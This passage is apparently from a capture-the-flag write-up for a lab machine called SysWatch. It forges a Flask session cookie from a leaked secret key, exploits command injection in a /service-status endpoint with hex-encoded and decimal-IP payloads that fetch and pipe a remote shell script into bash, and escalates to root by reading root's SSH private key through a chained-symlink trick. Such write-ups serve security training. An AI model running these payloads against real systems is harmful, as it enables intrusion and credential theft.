SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
After forwarding the local port 7777 to my host I can access the application but unfortunately the password SyswatchAdmin2026 does not work anymore. Luckily the SYSWATCH_SECRET_KEY is as good because I can simply forge my own cookie.
Based on the /login endpoint, the cookie consists out of a user_id and a username. The latter is obviously admin and since it’s very likely that it was the first entry in the database the user_id should be 1 as this is the first value for AUTOINCREMENT2.
$ flask-unsign --sign \
               --cookie "{'user_id': 1, 'username': 'admin'}" \
               --secret "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ahxRfw.Wn6ssJY7gjqofPlVudkXUlnx-iw
With flask-unsign I forge the cookie and then set it as session cookie. Then I refresh the page and get access to the dashboard.

At /service-status I can provide a service and the application will pass it to a call to systemctl status while only limiting the available characters with a regex. Certain chars are not allowed but the remaining ones are enough to spawn a reverse shell.
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])
def service_status():
    r = require_login()
    if r:
        return r
    output = None
    error = None
    service = ""
    if request.method == "POST":
        service = request.form.get("service", "").strip()
        if not service or not SAFE_SERVICE.match(service):
            error = "Invalid service name"
        else:
            try:
                res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True,capture_output=True, text=True, timeout=10)
                output = res.stdout if res.stdout else res.stderr
            except Exception as e:
                error = str(e)
    return render_template("service_status.html", output=output, error=error, service=service)
$() can be used so I can run a sub shell and instead of base64 (upper-case characters) I use hex and end up with the following payload:
service=$(echo 6375726c20687474703a2f2f31302e31302e31302e31302f7368656c6c207c2062617368 | xxd -r -p | bash -)
Info
There are countless possibilities to encode the payload to bypass the filter. Even easier is to convert the IP to decimal and then use
$(curl 168430090|bash)
Either way, this provides me with shell access as syswatch.
Shell as root
This user grants me more access to /opt/syswatch but only to the backup and logs subdirectory, so placing my own malicious plugin seems out of reach.
When running the script (as dev_ryan) while providing a log file to logs, I can read all the logs within /opt/syswatch/logs even after placing me own there. The provided files are checked for symlinks pointing to the root directory or containing directory traversal but this is only checked once. This means I can place a symlink there that points to another symlink. As the second one is not validated, it can point to anywhere.
$ cd /opt/syswatch/logs

$ ln -s jump.log read.log

$ ln -s /root/.ssh/id_ed25519 jump.log
Back as dev_ryan I read the read.log, that points to another safe file but then goes to the SSH key for the root account.
$ sudo /opt/syswatch/syswatch.sh logs read.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
<SNIP>
-----END OPENSSH PRIVATE KEY-----
Attack Path
flowchart TD

subgraph "Execution"
    A(FTP) -->|Anonymous Login| B(JAR)
    B -->|Decompile| C(WSDL endpoint)
    C -->|CVE-2022-46364| D(LFR/SSRF)
    D -->|Read .service file| E(Credentials for HoverFly)
    E -->|CVE-2025-54123| F(Shell as dev_ryan)
end

subgraph "Privilege Escalation"
    F -->|ZIP archive| G(Source for SysWatch)
    F -->|Read environment variables| H(Access to SysWatch)
    G & H -->|Command injection| I(Shell as syswatch)
    I -->|Access to logs folder| J(Place symlink)
    J & F -->|Privileged read through script| K(SSH key for root)
    K --> L(Shell as root)
end